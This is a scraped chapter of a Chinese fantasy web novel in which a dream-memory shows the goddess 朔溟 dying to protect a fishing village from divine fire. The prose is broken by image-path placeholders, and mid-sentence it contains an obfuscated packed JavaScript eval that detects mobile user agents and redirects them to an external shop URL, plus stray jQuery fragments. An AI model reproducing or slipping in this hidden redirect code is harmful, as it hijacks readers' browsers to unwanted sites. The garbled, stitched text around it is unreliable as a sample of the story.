“为不系舟?”云星迴疑惑,“姑姑,这洞天还能为他者凝聚啊?朔溟……又是谁?”
虽他此前已在不系舟口中听过这个名字,但此时为了不牵扯更多,也只得先瞒一瞒祝愿儿了。
“嗯,凝聚时洞天时,可以发愿为何祈福,为谁祈福。”祝愿儿贴心的解释道:“而朔溟便是不系舟的护道人,鲲。”
少女垂眸,“但朔溟已然身死,这大椿树的长生之愿自然是未落在她身上。反观不系舟自第八纪元存活至今,应是受了此洞天庇佑。”
云星迴暗忖,原来如此,那不系舟的愤怒便可以理解了。
一位为他付出至此的人,自然有权让他陷入那般的癫狂。
且姑姑既说朔溟已然身死,那不系舟口中那所谓的最后一丝残存星力……
便是他最后的念想了。
“也就是说,那位朔溟用不系舟的神力,加之自己的神识,保住了不系舟的性命?”云星迴问。
“但不系舟已被废黜,身上理应再无神力。许是朔溟利用了不系舟体内的其他力量吧。”红衣少女望向这冰雪世界里格格不入的苍翠树叶,说道:“这洞天历经数个纪元都未曾改变,凝聚时,应是耗费了极强的神识。”
云星迴越着这些,脑海中不断回想着方才不系舟那崩溃失控的样子。
不过,若真是数个纪元,这最先来到云汉圃的,竟不是春杳杳,也不是月无渡。
而是不系舟!
“姑姑,咱这云汉圃也忒热闹了……”少年掰着手指数道:“不系舟,春杳杳,月无渡……藏在这的神仙,光咱们知道的,都有三个了。”
“这话从你说出来,显得更有意思了。”祝愿儿右手折了一根拇指向内,“你确定只有三个?”
“不,”云星迴又开始数,“姑姑,是八个。”
“一共十二个道胎神明,八个都在咱们这啊?”祝愿儿瞪大眼睛。
“是前面那三位,加上姑姑你们五位。”云星迴微笑着回应道:“姑姑你不知道吧,我小时候可是写过‘星垂野,月照田,云圃村里藏神仙。’这样的话呢。”
“迴儿如今都会哄我们开心了。”红衣少女踮起脚尖,揉了揉少年的乱发,顺手掸掉他头上的落雪。
“姑姑如今带我来这里,应该不只是为了介绍这个洞天吧。”
“我曾与你婴城叔叔曾行至一处山洞,内里供奉着鲲的北冥玉骨,当时异象丛生,最终鲲的遗志化作水花礼赞落在我们身上,自那以后,不知何故,我时常梦到鲲,最后借着这水珠指引,发现了此处。”
祝愿儿抬手,于掌心化出一晶莹水珠,“我曾凭这信物,多次与此大椿树共鸣,得以窥见朔溟,也就是鲲的回忆片段。”
云星迴心想,山洞?北冥玉骨?
果然,一切都与不系舟在星药野提到的不谋而合。
或许,这是正了解他的好机会。
“迴儿,你小时候,不系舟曾将他护道人,朔溟所化的羽化神衣赠予你,你可还记得?”祝愿儿问。
“记得的,姑姑,我当时还以为自己要死掉了,还特别担心第二天没法去摘蘑菇了来着。”云星迴顺着祝愿儿所言,想起了他与那草垛怪人的初次见面。
他忽然觉得,相比之下,如今的不系舟虽只现身了一瞬,但似乎已经恢复清明神识。
但看起来,却比他们初见时要痛苦上无数倍。
他心绪翻涌:
疯狂?清醒?
遗忘,铭记。
到底哪一种更好?
红衣少女牵起云星迴的手,“如今,一则我希望你能随我一起去看看那记忆中的片段。二则,我也希望借你身上的朔溟气息,你我能得见更完整的回忆。”
“好,姑姑。”
红衣少女托着水珠与云星迴合掌,“随我一同入梦。”
梦中。
“朔溟姐姐!”一个十几岁的粗衣少女朝着海边喊去。
循声望去,有位青琉璃般的女子在岸边桥头坐着。
星河为幕下,她的珊瑚冠上珠链轻摇。
“华儿!”女子起身,引动海中皎皎月色化作辉光,覆在了她的裙摆的鲛绡上。
“太好了,”名为华儿的少女以笑眼看向朔溟:“不系舟神君说,这永夜海或可使我们这些不为世间所容的悖道者,有了避难的去处。”
朔溟垂下海蓝色的双眸,“若不是我作为水神转世时逢生意外,扰动了悬镜天地脉,又怎会使部分族人沾染玄牝气息,化作悖道者……这一切都是因为我。”
华儿牵起朔溟的双手,放在胸前:“朔溟姐姐,所谓意外,本就是意料之外,又怎能怪到你的头上呢。况且,也多亏不系舟神君念及姐姐情分,才能让我们暂免于被肃清,寻得喘息之机。”
少女边说话,边正了正绣着珠蚌样式的头巾,“神君前一阵不还说,他正在那世界尽头铁围山下参悟,或不日便可寻得救治悖道者的方法,”少女双眸如墨珠,因言语中的希望而更添风采:“若真得了此法,到时候神君也不用再去肃清,或许你们就可以化作神仙眷侣,行走世……”
“胡言!”朔溟闻言厉声喝去,竟一时失了神女的仪态。
但见华儿被她吓得失神,又慌忙抽出被华儿握住的手,背过身去,缓缓说道:“我和他之间没有情分,护道人对于道胎,只有守护。他之所以这般行事,只是出于神明的救世仁心,不想无辜之人枉受肃清罢了!”
“姐姐你不要骗我了,我为你所救后,便一直伴你身侧,难道这还看不出来?”少女华儿像是有些负气似的,双臂抱胸说道:“神君对你常吹的那曲埙音,连我一个妖都听出了其中情感。”
朔溟看着华儿那透着耿直率真的朗目星眉,无奈笑了。
但为了免于纠缠,神女不再回应华儿,目光穿过少女望向她身后的渔村,转而说道:“这些时日多亏了你化身当地人,替我守着这里。”
言语间,神女忽而面色凝重,“华儿,村中为何有火光?”
“哦,无碍的姐姐,”少女语气轻松:“那是海灯节前的祭祀仪式,虽已离开水域来到这小村子,但劫后余生,族人们自是想着也多少也按照家乡旧例庆祝一番,去去晦气。”
华儿晃着脚说道:“张伯刚才还一直拉着我放烟花,我可是好不容易才溜出来见你的!”
“不……不!”朔溟语气忽而变得惊慌。
神女顾不上身边的华儿,向夜空中纵身一跃,瞬间化作星光巨鲲,搅动天幕为急涛,向小村子游弋而去。
她眸中倒映着,划过天空的数道光辉。
但朔溟知道,这绝美光景后,是洪钧老祖斥下的无情天道。
只因那是噬魂天火!
悖道者若是被肃
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17883321|212229||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
清,虽会化作行尸走肉,但待寿尽之时,仍可转世以求重新来过。
可若是无情天火,魂魄会被碎为齑粉,飘溢至世界边缘,成为铁围山内古魔的饲料。
须臾间,噬肉磨骨之痛,让原本宁静祥和的村落直堕喧嚣炼狱。神女幻化的巨鲲在夜空中拖曳摆尾,想要以神躯庇佑族人。
可流火如无数弹丸穿透其身,整个村落如受炙烤,散发出血肉被烧焦后的苦味。
“洪钧老祖,诸番作为皆系于我一人,我愿泣血焚身,以神血滋养此地地脉,以求后世安宁!”巨鲲拍尾而上,直面天火。
但空中没有任何回应,只是依旧降下神罚。
“老祖,不系舟神君是受我迷惑,才私藏罪民于此地。他并非忘记本责,有意逆天而行!”
可巨鲲这响彻天地的恸呼却似投石入海一般,被淹没在那越来越密的火雨之中。
这沉默本身便是一种回答。
神不在乎。
“洪钧!”巨鲲眼角渗出血泪,转而仰天痛斥:“你可知这世界,何其荒唐可笑!”
“你妄图以铁围山阻隔玄牝,以须弥星梯钉死纲常。殊不知,桩桩件件,皆是源于你心底的恐惧!世间小小悖道者,便让你这世界之主,如惊弓之鸟般降下天罚,何其无耻!”
当巨鲲说到玄牝二字时,流火在空中骤停,转而又徐徐融合,似是要汇聚成荧惑妖星般的火球,施以更大的惩戒。
“朔溟姐姐!你为何要激怒他,以己之身担下我们的罪!”华儿也赶来,嘶声裂肺般的挑衅喊到:“洪钧老狗,此地遗民虽沾染玄牝气息,但他们所求只是避世度日,几时能威胁得到你?你身为创世之主,竟风声鹤唳般容不得下一村平民,你就这么怕吗?!”
“住嘴!”巨鲲挥动羽翅,一阵猛风将华儿袭晕,化作珠蚌原形。
朔溟远望,那缓缓如日轮般落下的火球本是朝着自己落下,如今华儿对洪钧的一番奚落下,又被引去了华儿与村民所在之处。
只见那巨鲲振散体内星穴,光点逸散间形成锁灵大阵覆在这渔村之上,同时又将全身骨节自血肉中剥离而出,化作无数冰锥朝火球猛猛射去。
天火火球虽猛,但面对以北冥玉骨为体的攻击,也逐渐开裂。
为了这一击,巨鲲不仅血肉已碎,渗入地下;神魂更是在护村阵法中濒临溃散!
就在这时,一声不能更熟悉的呼唤自空中传来。
“朔溟!”
聆听着这声呼唤,朔溟好像看见了初降世时的不系舟。
他追在退斋先生身后,奶声奶气地说道:“朔溟,你快帮帮我呀,先生抢了我的诗簿。”朔溟疲惫地眨眨眼,轻叹出吊着的最后一口气,虚弱的回应,穿越了时光。
“好,这次我来帮你。”
神女再也维系不住巨鲲法身,自空中坠落。
但她血骨已去,飘飘落下之时,就像一只被凶鹰玩弄折磨后,浑身是血的雏鸟。霎时间,先是那白玉月被冰封为琉璃盘,转而埙声幽幽,震碎冰月。
而自其中破月而出的,便是当世神君不系舟!
他蓝色衣袂随风飘动,在其身后如昙花一放。
蓝衣男子以身拥住她,竟发现她已轻的如一缕残魂,“朔……朔溟,我还是晚了。”
“不晚……”